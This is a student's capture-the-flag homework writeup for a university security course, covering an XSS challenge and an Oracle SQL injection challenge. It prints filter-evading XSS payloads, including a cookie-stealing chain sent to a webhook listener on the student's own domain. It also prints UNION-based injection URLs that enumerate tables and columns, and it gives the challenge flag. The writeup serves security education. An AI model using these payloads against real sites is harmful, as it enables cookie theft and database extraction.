# Computer Security Hw0x04 Writeup

• Realname: 胡安鳳

• ID on course web: alfons0329

Student ID: R08922024

tags: Computer Security NTU CS CS CTF Writeup

# how2xss (XSS)

<u>Concept: CSRF + XSS (https://ephrain.net/security-%E4%BD%BF%E7%94%A8-webhook-site-</u>
<u>%E6%8E%A5%E6%94%B6-csrfxss-%E9%80%8F%E9%81%8E-https-%E5%82%B3%E9%81%8E%E4%BE%86%E7%9A%84-cookie/)</u></u>


Eval redirect (https://xz.aliyun.com/t/3513)

Eval redirect 2 (https://zhuanlan.zhihu.com/p/51755143)

### Step 1, iframe

Use the iframe identifier to load the redirect page to our server qvxz.ml (self bought domain)

Payload = <iFRame src=/\QVXZ.ML>




where a small redirect will be shown on the 'Hack me' page.

### Step 2, eval(name)

Use eval(name) as (short) payload to send website out and combine with  $\langle SVG/ONLoAD \rangle$ . Then we use &#97 as the HTML entity of a and  $u\{65\}$  is the unicode of e  $\langle SVG/ONLoAd=eval(n\&\#97;mu\{65\}) \rangle$  which prevents from being deprecated with same character case sensitively.

### Step 3, Make html page to fetch cookie and send it to our webhook site

Redirect to the xss page with the eval(name) then redirect to the webhook with the cookies. Receive the cookie in webhook.site for flag.




# Cathub v2 (SQL Injection)

#### The DBMS is Oracle

### Step 1, Determine the and type

There are 3 columns to search (error generates on order by 4)



### Step 2, Search table name from current user

```
Oracle manual ref (https://docs.oracle.com/cd/B19306 01/server.102/b14237/statviews 4473.htm#REFRN26286) https://edu-ctf.csie.org:10159/video.php? vid=-1/**/union/**/select/**/1,table_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,table_name/**/FROM/**/user_tables/**/ORDER/**/BY/**/table_name)/**/where/**/r= Use python request module to brute force search all the possible table names. And we found table S3CRET at r=6 from user_tables.
```

# Step 3, Search column name from current user similar to Step 2

```
https://edu-ctf.csie.org:10159/video.php?
vid=-1/**/union/**/select/**/1,column_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,column_name/**/FROM/**/user_tab_columns/**/ORDER/**/BY/**/column_name)/**/where/**/r=
We found column V3RY_S3CRET_C0LUMN from user_tab_columns.
```

# Step 4, Find out the FLAG!

```
https://edu-ctf.csie.org:10159/video.php?
vid=-1/**/union/**/select/**/1,V3RY_S3CRET_C0LUMN,null/**/from/**/S3CRET
FLAG{HEY___OR@CLE_D4TAB4S3__INJ3CTI0N_I5____T00000000000_E4SY!!!!??} but should be converted to lower case.
```